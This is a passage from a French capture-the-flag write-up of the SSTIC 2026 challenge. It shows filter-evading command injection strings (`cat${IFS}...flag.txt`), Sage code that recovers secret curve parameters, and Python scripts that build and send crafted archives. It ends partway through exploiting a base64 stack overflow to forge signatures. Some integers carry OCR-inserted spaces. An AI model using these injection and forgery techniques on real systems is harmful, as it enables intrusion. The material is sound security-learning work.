Le retour de `id` confirme qu'on a maintenant les droits pour lire les fichiers précédents, dont le flag de cette étape :

```
$ python rce.py
id
b'uid=1001(diode) gid=1001(diode) groups=1001(diode)'

cat${IFS}data$(printf${IFS}'''\57''')flag.txt
b'SSTIC{fa0405ed24364461327146760b57051767a19a36d944335ae4449615ca60ddd7}'
```

Le flag est :


```
SSTIC{fa0405ed24364461327146760b57051767a19a36d944335ae4449615ca60ddd7}
```

En le mettant sur la page précédente, on en obtient une nouvelle pour la step suivante : http://51.15.164.185/step/df4bddd435bb9b4cf0896565705b9b3b

5. Step 3.1 : lobster128 parameters

Le contenu de la nouvelle page mentionne plusieurs choses.

D'abord, un serveur VNC est accessible : on lance une instance pour voir, et obtient un écran qui ressemble à ça :



On y voit des sorties de log qui vont probablement se remplir de contenu au fur et à mesure de nos interactions.

La page mentionne également la présence d'une signature PQC (spoiler : fake news). Un fichier audio (généré par IA ?) mentionne en fait une signature classique sur une courbe custom (ECDSA ?), et pour laquelle les paramètres normalement publics sont gardés secrets. L'audio mentionne également des points compressés précalculés P, $2P$, $3P$, etc. à partir desquels il serait impossible de récupérer l'équation de la courbe. L'audio fait référence à la libecc (https://github.com/ANSSI-FR/libecc) qui aurait été modifiée. La suite de l'audio pointe également vers une attaque en

faute sur la vérification de signature, avec des pointeurs vers des papiers académiques.

En regardant de plus près les fichiers du filer en lien avec la crypto, on trouve `260217_projet_lobster.zip`, qui contient trois publications académiques :

```
$ tree ARTICLES
ARTICLES
├── BJ02espa.pdf
├── fdtc08.pdf
└── TCHES2025_4_33.pdf
```

et un dossier `LOBSTER_ECC` qui contient deux fichiers sage (`lobster128.sage` et `lobster256.sage`), un ELF (`lobster256`) et du code C, visiblement un fork de la libecc.

La page de cette étape mentionne finalement deux buts particuliers :

- On doit être capable de signer n'importe quoi (donc une attaque en forgery sur la signature) ;
- un fichier "ignition" inconnu.

On nous donne également un fichier `flag1.py` qui est lié à LOBSTER-128 : vu le nom de la step et les commentaires, on comprend que LOBSTER-128 utilise une courbe plus petite qui permet de placer un flag intermédiaire. Ce fichier déchiffre `flag_1.tar.enc` qui est également donné.

Une fois qu'on aura résolu cette étape sur une courbe de 128 bits, on devrait être en mesure de réappliquer la même chose pour LOBSTER-256 avant de passer à la suite.

En ouvrant `lobster128.sage`, on découvre un bloc marqué comme à ne pas modifier faisant des opérations sur courbes elliptiques et qui implémentent un mécanisme de signature, puis :

```
a = ????,
b = ????,
m = b"!!!!!!! CHALL STTIC 2026 !!!!!!!"
sign = (????,, ????,)

E  = EllipticCurve(K, [a, b])
PUB = UNPACK(E, pub_key)

X_PUB = Integer(PUB[0])
Y_PUB = Integer(PUB[1])
```

```
pub=(K(X_PUB), K(Y_PUB))
print(f"X_PUB = {hex(X_PUB)} | Y_PUB = {hex(Y_PUB)}")

ret = LOBSTER128(pub, a, b, m, sign)
if (ret == True):
    print("CHALL DONE")
else :
    print("NOT YET")
```

L'absence de valeurs pour a et b confirme le contenu du mp3 : ces paramètres de la courbe ne sont pas donnés, mais on connait $p = 306200410558964958115439277392020245107$ (un premier de 128 bits).

Il va surement falloir récupérer l'équation de la courbe.

Le fichier `flag1.py` confirme cela : pour les bonnes valeurs de a et b, essentiellement vérifiées par la donnée du haché `SHA256(a||b)`, on peut déchiffrer `flag_1.tar.enc`.

On regarde donc maintenant le code sage qui implémente la signature.

On nous donne une clé publique

```
pub_key = [486639926014576999295256464272330133372, 1]
```

une liste de points précalculés (les deux valeurs des points correspondent à l'abscisse et à la compression qui donne essentiellement un bit de signe de l'ordonnée) :

```
COMP_WIN = [
    INFINITY,
    (K(27876843472109384190152110587684917980 3), 1),
    (K(14997095136202054098434543909012007052 8), 0),
    (K(37926186415752960086399974152345432097),  1),
    (K(10927156816539160303889876919512346770 0), 1),
    (K(24232649921754225092068475229176742261 3), 1),
    (K(23517966167340742071751115700858635290 3), 0),
    (K(12985416520080612168307826048394231542 9), 0)]
```

et un certain nombre de fonctions :

- `UNPACK`
- `UNPACK_WIN`
- `EXP_WIN`
- `XZ_ADD`
- `XZ_DBL`

- `XZ_EXP`
- `inv_mod`
- `point_add`
- `ECKCDSA_KEYGEN`
- `ECKCDSA_SIGN`
- `ECKCDSA_VERIF`
- `LOBSTER128`

Ce que j'intuitais être un ECDSA classique se trouve en fait être un ECKCDSA. Les différences avec ECDSA sont mineures.

Pour récupérer l'équation de la courbe, j'ai utilisé la formule de doublement de points ($P(x_P, y_P) \to 2P(x_{2P}, y_{2P})$) avec les points précalculés stockés dans `COMP_WIN` :

$$\lambda = \frac{3x_p^2 + a}{2y_p}, \qquad x_{2P} = \lambda - 2x_P, \qquad y_{2P} = \lambda(x_P - x_{2P}) - y_P.$$

En écrivant les équations pour $(P, 2P)$ et $(2P, 4P)$, et en particulier celle ne faisant intervenir que les abscisses, on se ramène à une résolution de système de deux équations mod p à deux inconnues. Plein de techniques différentes permettent de résoudre à partir de là, d'autant plus que les équations sont linéaires en b.

À partir de

$$\lambda = x_{2P} + 2x_P$$
$$y_P^2 = x_P^3 + ax_P + b$$

on réécrit $4\lambda^2 y_P^2 = (3x_P^2 + a)^2$ pour obtenir :

$$4(x_{2P} + 2x_P)^2\left(x_P^3 + ax_P + b\right) = (3x_P^2 + a)^2$$

On fait la même chose avec $2P$ et $4P$ pour avoir une deuxième équation en ces deux inconnues, puis on résout pour trouver des candidats pour (a, b) (on s'attend à en avoir deux). Le test d'arrêt se fait sur le hashé tronqué qui est donné.

En essayant de formater le code un peu proprement :

```
import hashlib

hash_check_small = "d03db0d3bf2498f2d62eb8daf861f293"

def CHALL_SHA256_CHECK(a, b, h):
```

```
    hash=hashlib.sha256()
    hash.update(hex(a).encode())
    hash.update(hex(b).encode())
    if (hash.hexdigest()[0:32] != h):
        print("mismatch ??? %s"%hash.hexdigest())
        return False
    return True

K = GF(3062004105589649581154392773920202451 07)
Lx = [ # from COMP_WIN
    K(0),                                                  # 0 * P
    K(27876843472109384190152110587684917 9803),  # 1 * P
    K(14997095136202054098434543909012007 0528),  # 2 * P
    K(37926186415752960086399974152345432097),   # 3 * P
    K(10927156816539160303889876919512346 7700),  # 4 * P
    K(24232649921754225092068475229176742 2613),  # 5 * P
    K(23517966167340742071751115700858635 2903),  # 6 * P
    K(12985416520080612168307826048394231 5429),  # 7 * P
]

R.<a,b> = PolynomialRing(K)
xP, x2P, x4P = [ Lx[i] for i in [1, 2, 4] ]

system = [
    4 * (x2P + 2 * xP) * (xP ** 3 + a*xP + b)
        - (3*xP ** 2 + a) ** 2,

    4 * (x4P + 2 * x2P) * (x2P ** 3 + a*x2P + b)
        - (3*x2P ** 2 + a) ** 2
]

for d in Ideal(system).variety():
    if CHALL_SHA256_CHECK(d[a], d[b], hash_check_small):
        print("Found!")
        print(d[a], d[b])
```

Les paramètres pour la courbe de 128 bits sont donc :

$$a = 43452926539751777285807960570547485014$$
$$b = 76265157614503035001807214549898711832$$
$$p = 3062004105589649581154392773920202451 07$$

En appliquant la même chose sur la courbe de 256 bits, on obtient :

$$a = 38518268011844958383984737875894065125464475257272060615078072556169774890831$$
$$b = 81467430943253026863114675468814898031035215312166850155424429235431154214558$$
$$p = 11155919210453406935376089000851127524492647995188802680775316756601378743676 1$$

Avec les paramètres de la petite courbe, on déchiffre `flag_1.tar.enc` :

```
$ python3 flag1.py

$ tar xvf flag_1.tar
flag_1/
flag_1/flag.txt

$ cat flag_1/flag.txt
SSTIC{94a19b2019010c12bc842074e0af93c0ba3a5be773ae7043fe891bbb408a261b}
```

6. Step 3 : overflowing faults

Maintenant qu'on a retrouvé les paramètres de la courbe de 256 bits (qui n'avaient aucune raison d'être secrets), on va pouvoir essayer de trouver une attaque pour forger.

On peut regarder du côté du binaire donné :

```
$ ./lobster256
./lobster256 expects at least one argument
    arg1 = 'gen_keys', 'sign', 'verify'

$ ./lobster256 verify
Bad args number for ./lobster256 verify:
    arg1 = input file to verify
    arg2 = input file containing the ignition parameters (in raw binary format)
    arg3 = input file containing the public key (in raw binary format)
    arg4 = input file containing the signature

$ ./lobster256 sign
Bad args number for ./lobster256 sign:
    arg1 = input file to sign
    arg2 = input file containing the ignition parameters (in raw binary format)
    arg3 = input file containing the private key (in raw binary format)
    arg4 = output file containing the signature

$ ./lobster256 gen_keys
Bad args number for ./lobster256 gen_keys:
    arg1 = input file containing the ignition parameters (in raw binary format)
    arg2 = file name prefix
```

Dans les fichiers donnés, on trouve également `step3_test.zip` qui contient le déploiement Docker des services côté serveur, modulo les fichiers de données.

En faisant un grep sur `ignition` dans cette arborescence, on trouve le docker compose

```
#  must be user supplied
- ./inputs/lobster_ignition.bin:/home/diode/crypto/lobster_ignition.bin
```

et une fonction Python pour vérifier une signature avec le binaire `lobster256` :

```
def check_signature(file, sig):
    args = ["crypto/lobster256", "verify", file ,"crypto/lobster_ignition.bin",
"crypto/public_key.bin", sig ]
    output = subprocess.run(args, timeout=5)
```

```
    # Check the return value
    return output.returncode == 0
```

On comprend donc qu'il va falloir construire le fichier `lobster_ignition.bin`, surement à partir des paramètres de la courbe qu'on vient de récupérer. On a désormais deux copies du binaire (un dans le filer, et un dans l'archive Docker), et ils sont étrangement différents :

```
a2e5be85257292a7e07bd4bce2226987839d0e26d1575dfb5e27593c5d139fa0  // archive
b8d8e22139a59de2bfd0d111a8af2c527007fca329c86bb521450afa2866d755  // filer
```

Dans le dossier `crypto` de l'archive, on trouve également une clé publique :

```
$ xxd -g1 lobster_public_key.bin
00000000: 00 02 2d 9b 3d 00 9d 95 fc ef 43 db 6a 31 a9 5c  ..-.=.....C.j1.\
00000010: c2 a9 f2 89 af a1 f7 8e 9d 6f 35 68 f2 4d fc 18  .........o5h.M..
00000020: b8 5b ae 03
```

Le point correspond à celui présent dans `lobster256.sage`

```
#lobster_public_key.bin
pub_key =
(70216273449864981114484960446726903050023072464427329312977511157887961422766, 1)
```

```
>>> 0x9b3d009d95fcef43db6a31a95cc2a9f289afa1f78e9d6f3568f24dfc18b85bae
70216273449864981114484960446726903050023072464427329312977511157887961422766
```

Je décide de charger le premier binaire dans IDA, et trouve assez rapidement la fonction qui lit le fichier ignition :

```
// ...
if ( fread(ptr, 1uLL, 72uLL, v7) != 72 || memcmp(ptr, &IGNITION_MAGIC, 8uLL) )
{
__printf_chk(1LL, "Error: error when importing ignition parameters from %s\n",
a2);
return -1;
}
// ...
```

Le fichier binaire doit donc faire exactement 72 bytes, et commence par un magic `ignition` :

```
.data:0000000000027010 IGNITION_MAGIC  db 'ignition'           ; DATA XREF:
generate_and_export_key_pair_constprop_0+99↑o
.data:0000000000027010                                         ;
sign_bin_file_constprop_0+E1↑o ...
.data:0000000000027010 _data           ends
```

Sans le magic, on cherche donc 64 bytes.

Intuitivement, on se dit que deux valeurs de 32 bytes (256 bits), a et b, ça semble parfait. Resterait à déterminer l'endianness, mais je pars du principe que c'est du big endian.

Pour tenter d'aller plus vite, je tente de générer des clés à partir d'un fichier

```
a = 385182680118449583839847378758940651254644752572720606150780725561697748908 31
b = 814674309432530268631146754688148980310352153121668501554244292354311542145 58
open("test.ignition", "wb").write(b"ignition" + int.to_bytes(a, 32) +
int.to_bytes(b, 32))
```

Le fichier créé fait bien 72 bytes et est accepté par le binaire :

```
$ ./lobster256 gen_keys test.ignition test

$ ls -1 test*
test.ignition
test_private_key.bin
test_public_key.bin

$ xxd -g1 test_private_key.bin
00000000: 01 02 2d e1 9d 2b 39 20 81 e6 bd e7 1e 40 83 22  ..-..+9 .....@."
00000010: 2b 5f 43 1c 45 0f c2 bc 1d a8 95 0f 72 d2 52 b2  +_C.E.......r.R.
00000020: 8e 7c 33                                         .|3

$ xxd -g1 test_public_key.bin
00000000: 00 02 2d 9f 7d 90 73 84 3a 07 fc 07 9b a3 ee 3e  ..-.}.s.:......>
00000010: eb b5 78 af ca e5 b4 4b 52 74 f8 58 bc a3 85 76  ..x....KRt.X...v
00000020: de 9d a0 03
```

Pour vérifier des choses et comprendre où se fait la vérification de signature et sur quelles données exactement, je démarre l'environnement Docker avec ce fichier `test.ignition` monté dans le compose, et je laisse la clé publique déjà présente.

```
$ docker build -t diode_dst ./diode_dest/
$ docker build -t diode_src ./diode_src/
$ docker compose up
```

Le Docker se lance, et je vérifie que la RCE précédente fonctionne toujours correctement

```
$ python3 ./rce.py
cat${IFS}$(printf${IFS}'''\57''')sftp$(printf${IFS}'''\57''')data$(printf${IFS}'''\57''')flag.txt
b'sstic{PLACE_HOLDER_FOR_FLAG3_PADPADPADPADPADPAD__}'
```

Je passe ensuite un peu de temps à regarder le code donné, et notamment le fichier `diode_dest.py` qui fait l'appel à la vérif de signature.

Ce fichier ouvre une connexion en écoute sur le port 1789/udp. La socket attend un fichier qui se fait parser selon la structure `sstic_arch_t` déjà vue précédemment.

Une partie du résultat parsé passe ensuite dans la vérification de signature, est décompressé puis parsé à nouveau selon cette structure présente dans `diode_dest/diode_dest/serialize.py` :

```
pkg_t = cs.Struct(
    "magic" / cs.Const(b"MCRY"),
    "body" / cs.Struct(
        "count" / cs.Int8ul,
        "blobs" / cs.Array(cs.this.count, cs.Struct(
            "magic_blob" / cs.Const(b"AKNG"),
            "size" / cs.Int32ul,
            "type" / cs.Enum(cs.Int32ul, BlobType),
            "data" / cs.Array(cs.this.size, cs.Byte),
        ))
    )
)
```

Les différents blobs `type`/`data` font ensuite des appels à des fonctions de la forme `type(data)` :

```
BlobType_Hdl =  {
    BlobType.WEAPON_OPEN_SESSION.value : process_open_session,
    BlobType.WEAPON_CLOSE_SESSION.value : process_close_session,
    BlobType.WEAPONS_MSG.value : process_weapon_msg,
    BlobType.UPDATE_SIG_KEY.value : process_update_key,
    BlobType.UPDATE_SIG_EXE.value : process_update_sig_bin,
    BlobType.UPDATE_USER_DB.value : process_update_user_db,
```

```
    BlobType.UTILS_SLEEP.value : process_utils_sleep,
    BlobType.UTILS_CLEAR_SCREEN.value : process_utils_clear_screan,
    BlobType.UTILS_GET_FLAG_STEP3.value : process_utils_get_flag_3,
}
```

On imagine donc que le serveur SFTP (`diode_src` qui expose 2222/tcp) envoie un fichier `.sa` sur ce service interne (`diode_dest` qui expose 1789/udp) et qu'il faut dans un premier temps qu'on arrive à envoyer `UTILS_GET_FLAG_STEP3` pour recevoir le flag de la step 3.

Créer une archive `.sa` avec le blob `UTILS_GET_FLAG_STEP3` (sans `data` a priori) demande bien de forger une signature.

Pour tenter d'y voir plus clair, je commence par modifier `diode_dest.py` pour extraire les données passées au binaire de vérification de signature sur le fichier `pouet2` utilisé pour la RCE :

```
import os,sys
os.system(f"cp {pkg_file.name} /tmp/jj.data")
os.system(f"cp {sig_file.name} /tmp/jj.sig")
```

```
$ xxd -g1 /tmp/jj.data
00000000: 0c 4d 43 52 59 01 41 4b 4e 47 27 0f 00 00 02 00  .MCRY.AKNG'.....
00000010: 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  `...............
00000020: 00 00 22 21 0f 00 00 16 20 ed f6 bc 86 bd f5 a7  .."!.... .......
(...)
00000f20: a9 19 f3 bc 46 d5 b4 af d3 77 e3 88 91 1b 2a e5  ....F....w....*.
00000f30: 53 09 42 34 0c d2 b4 20 07 96 1c 8b 88 e4 71 88  S.B4... ......q.
00000f40: ae d9 b8 e4 4c 85 0f 5d 11 00 00                 ....L..]...

$ cat /tmp/jj.sig
KbbzwXhEfYmJ0PW3Jy8W95JAL5takOeU7EAr+4BuWjjHJp87GrFymZWncXnv18RW6/Dwi/
EJOQTsDItHorMWwQ==
```

À ce stade, j'ai exploré plusieurs chemins en parallèle, principalement en testant des choses sur le binaire de manière expérimentale en ayant IDA ouvert à côté pour vérifier les choses.

Pour construire une archive, j'ai écrit un fichier Python qui ressemblait à ça (`build-archive.py`) :

```
import lzo
import sys
import struct
import enum
```

```
class BlobType(enum.IntEnum):
    WEAPON_OPEN_SESSION = 0,
    WEAPON_CLOSE_SESSION = 1,
    WEAPONS_MSG = 2,
    UPDATE_WALLPAPER = 3,
    UPDATE_SIG_KEY = 4,
    UPDATE_SIG_EXE = 5,
    UTILS_SLEEP = 6,
    UTILS_CLEAR_SCREEN = 7,
    UTILS_GET_FLAG_STEP3 = 8,
    UPDATE_USER_DB = 9,

def crc64(data):
    x = 0xFFFFFFFFFFFFFFFF
    for byte in data:
        x ^= byte
        for _ in range(8):
            if x & 1:
                x = (x >> 1) ^ 0xc96c5795d7870f42
            else:
                x >>= 1
            x &= 0xFFFFFFFFFFFFFFFF
    return x

def build_pkg(blobs):
    pkg = b"MCRY"
    pkg += struct.pack("<B", int(len(blobs)))
    for t, data in blobs:
        pkg += b"AKNG"
        pkg += struct.pack("<I", int(len(data)))
        pkg += struct.pack("<I", int(t))
        pkg += data
    return pkg

magic = 0xaabbccdd11223344
blobs = [
    (BlobType.UTILS_GET_FLAG_STEP3, b""),
]
tags = []
secret = b"1"

pkg = build_pkg(blobs)
pkg_compressed = lzo.compress(pkg, 1, False, algorithm = "LZO1X")

# Placeholder before forgery
sig = b"A" * 88

tags_b = b"\x00".join(tags)
archive = (
```

```
    struct.pack("<Q", 0x30 + len(tags_b)) +
    struct.pack("<Q", int(len(pkg))) +
    struct.pack("<Q", 0x30 + len(tags_b) + len(pkg_compressed)) +
    struct.pack("<Q", 0x30 + len(tags_b) + len(pkg_compressed) + len(sig)) +
    tags_b +
    pkg_compressed +
    sig +
    secret
)

archive = (
    struct.pack("<Q", magic) +
    struct.pack("<Q", crc64(archive)) +
    archive
)

with open(sys.argv[1], "wb") as fp:
    fp.write(archive)
```

```
$ python3 build-archive.py test.sa

$ xxd -g1 test.sa
00000000: 44 33 22 11 dd cc bb aa 6e 29 fa 7f 37 f7 5b 08  D3".....n)..7.[.
00000010: 30 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00  0...............
00000020: 45 00 00 00 00 00 00 00 9d 00 00 00 00 00 00 00  E...............
00000030: 22 4d 43 52 59 01 41 4b 4e 47 00 00 00 00 08 00  "MCRY.AKNG......
00000040: 00 00 11 00 00 41 41 41 41 41 41 41 41 41 41 41  .....AAAAAAAAAAA
00000050: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000060: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000070: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000080: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000090: 41 41 41 41 41 41 41 41 41 41 41 41 41 31        AAAAAAAAAAAAA1
```

Le contenu compressé est celui voulu : un unique bloc qui devrait nous donner le flag de la step 3.

Je tente de parser le fichier en local (hors container pour l'instant) :

```
$ python3 diode_dest/diode_dest.py
Error: !! Public key corrupted !! ...
Signature check of /tmp/tmp9wvvovc5 failed
```

La signature ne passe évidemment pas, mais on a une erreur intéressante.

Pour tester le comportement dans le setup Docker, j'expose directement le port 1789/udp du container Docker.

Je pensais initalement simplement faire un envoi de fichier avec un simple netcat

```
$ nc -u localhost 1789 < test.sa
```

Mais en relisant `receive_file`, la taille du fichier envoyé devait être envoyée en préfixe. J'ai donc écrit un autre script Python pour gérer le découpage du fichier en petits paquets (4096 bytes, comme dans `receive_file`), et faire l'envoi "à la main" (`send.py`) :

```
import os
import sys
import socket

HOST, PORT = "127.0.0.1", 1789

fn = sys.argv[1]
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(os.path.getsize(fn).to_bytes(4, "big"), (HOST, PORT))
with open(fn, "rb") as fp:
    while True:
        data = fp.read(4096)
        if not data:
            break
        s.sendto(data, (HOST, PORT))
```

Après ça, on voit bien les fichiers de log ajoutés se créer dans le container

```
root@823242eb95f3:/home/weapon_server/chal# ls -1 /tmp/jj*
/tmp/jj.data
/tmp/jj.sig
```

On peut aussi se connecter au serveur VNC pour voir une partie des logs, qui confirme qu'il y a une erreur de vérification de signature, et une corruption de la clé publique.

Pour comprendre cette corruption, j'ai commencé par ouvrir IDA me disant que j'allais tenter une analyse statique.

Dans `verify_bin_file_constprop_0`, on trouve rapidement une référence à la string

```
if ( fread(v56, 1uLL, 0x58uLL, v19) == 88 )
{
  if ( base64_dec(v56, 88LL, v47, 64LL) )
```

```
  {
    __printf_chk(1LL, "Error: unable to decode base64 encoded signature from
%s\n", a4);
  }
  else if ( pub_key_check_initialized_and_type(v48, v34) )
  {
    __printf_chk(1LL, "Error: !! Public key corrupted !! ...\n");
  }
  // ...
```

et

```
__int64 __fastcall pub_key_check_initialized_and_type(unsigned __int8 *a1, int a2)
{
  if ( a1 && *(a1 + 409) == 0x31327F37741FFB76LL && *(a1 + 401) )
    return -(*a1 != a2);
  else
    return 0xFFFFFFFFLL;
}
```

Les fonctions touchent bien à la signature, mais je ne comprends pas encore bien ce que je regarde.

Je décide de lancer gdb sur le binaire de vérification de signature.

```
$ gdb -q --args ./crypto/lobster256 verify /tmp/jj.data crypto/
lobster_ignition.bin crypto/lobster_public_key.bin /tmp/jj.sig
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 16.3 in 0.00ms using Python
engine 3.13
Reading symbols from ./crypto/lobster256...
(No debugging symbols found in ./crypto/lobster256)
gef➤  r
(...)
Error: !! Public key corrupted !! ...
Signature check of /tmp/jj.data failed
[Inferior 1 (process 1514169) exited with code 0377]

gef➤  b pub_key_check_initialized_and_type
Breakpoint 1 at 0x555555571620

gef➤  x/64xb $rdi
0x7fffffffa430: 0x00    0x00    0x5b    0xb8    0x18    0xfc    0x4d    0xf2
0x7fffffffa438: 0x68    0x35    0x6f    0x9d    0x8e    0xf7    0xa1    0xaf
0x7fffffffa440: 0x89    0xf2    0xa9    0xc2    0x5c    0xa9    0x31    0x6a
0x7fffffffa448: 0xdb    0x43    0xef    0xfc    0x95    0x9d    0x00    0x3d
0x7fffffffa450: 0x9b    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffa458: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

```
0x7fffffffa460: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffa468: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

Ayant déjà regardé le code de la libecc par le passé (pour un challenge du FCSC, Share It), je reconnais `0x31327F37741FFB76LL` dans le code de `pub_key_check_initialized_and_type` qui doit être une vérification de magic ajouté à la compilation par la libecc.

J'ignore par contre ce que fait exactement le reste de la fonction, mais en regardant les bytes de la clé publique stockée sur le fs, on observe une différence

```
$ xxd -g1 crypto/lobster_public_key.bin
00000000: 00 02 2d 9b 3d 00 9d 95 fc ef 43 db 6a 31 a9 5c  ..-.=.....C.j1.\
00000010: c2 a9 f2 89 af a1 f7 8e 9d 6f 35 68 f2 4d fc 18  .........o5h.M..
00000020: b8 5b ae 03
```

Déjà, l'ordre des octets est inversé, on retrouve bien le `9b 3d 00 9d 95 fc ...`, mais la fin diffère. On retrouve `...4d fc 18 b8 5b`, mais on n'a pas le `ae 03`. Le `03` est le bit de signe du point compressés, mais le `ae` n'est plus là.

Pour tenter de comparer, j'execute `diode_dest/diode_dest.py` sur l'archive `pouet2` qui contient ce que je pense être une signature valide, mais en fait non. (À ce moment, je n'avais pas réellement percuté qu'il y avait eu un changement de clé publique suite à l'attaque.)

J'obtiens néanmoins deux nouveaux fichiers dans mon `/tmp`, et je relance gdb.

```
$ gdb -q --args ./crypto/lobster256 verify /tmp/jj.data crypto/
lobster_ignition.bin crypto/lobster_public_key.bin /tmp/jj.sig
(...)
   0x555555571618 <pub_key_check_initialized+0028> mov    eax, 0xffffffff
   0x55555557161d <pub_key_check_initialized+002d> ret
   0x55555557161e                  xchg   ax, ax
●→ 0x555555571620 <pub_key_check_initialized_and_type+0000> test   rdi, rdi
   0x555555571623 <pub_key_check_initialized_and_type+0003> je     0x555555571650
<pub_key_check_initialized_and_type+48>
   0x555555571625 <pub_key_check_initialized_and_type+0005> movabs rax,
0x31327f37741ffb76
   0x55555557162f <pub_key_check_initialized_and_type+000f> cmp    QWORD PTR
[rdi+0x199], rax
   0x555555571636 <pub_key_check_initialized_and_type+0016> jne    0x555555571650
```

```
<pub_key_check_initialized_and_type+48>
   0x555555571638 <pub_key_check_initialized_and_type+0018> cmp    QWORD PTR
[rdi+0x191], 0x0
──────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "lobster256", stopped 0x555555571620 in
pub_key_check_initialized_and_type (), reason: BREAKPOINT
──────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x555555571620 → pub_key_check_initialized_and_type()
[#1] 0x555555557817 → verify_bin_file.constprop()
[#2] 0x5555555562ca → main()
──────────────────────────────────────────────────────────────────────────────────
gef➤  x/64xb $rdi
0x7fffffffa430: 0x02    0xae    0x5b    0xb8    0x18    0xfc    0x4d    0xf2 <<
début de la clé publique
0x7fffffffa438: 0x68    0x35    0x6f    0x9d    0x8e    0xf7    0xa1    0xaf
0x7fffffffa440: 0x89    0xf2    0xa9    0xc2    0x5c    0xa9    0x31    0x6a
0x7fffffffa448: 0xdb    0x43    0xef    0xfc    0x95    0x9d    0x00    0x3d
0x7fffffffa450: 0x9b    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffa458: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffa460: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffa468: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
gef➤
```

Cette fois, la clé publique est correcte.

En creusant, il s'avère que la signature étant encodée en base64, le binaire commence par décoder dans `base64_dec` (exécutée juste avant `pub_key_check_initialized_and_type`) et si le décodage est trop gros, le résultat écrit sur la stack écrase les data présentes à la suite : la clé publique.

En remplaçant le choix "AAA…AAAA" (qui donne que des 0 après décodage base64) par des "JJJJ…JJJJ", l'overwrite change:

```
gef➤  x/128xb $rdi-0x40
0x7fffffffa3f0: 0x24    0x92    0x49    0x24    0x92    0x49    0x24    0x92 <<
début de la signature (0x42 bytes)
0x7fffffffa3f8: 0x49    0x24    0x92    0x49    0x24    0x92    0x49    0x24
0x7fffffffa400: 0x92    0x49    0x24    0x92    0x49    0x24    0x92    0x49
0x7fffffffa408: 0x24    0x92    0x49    0x24    0x92    0x49    0x24    0x92
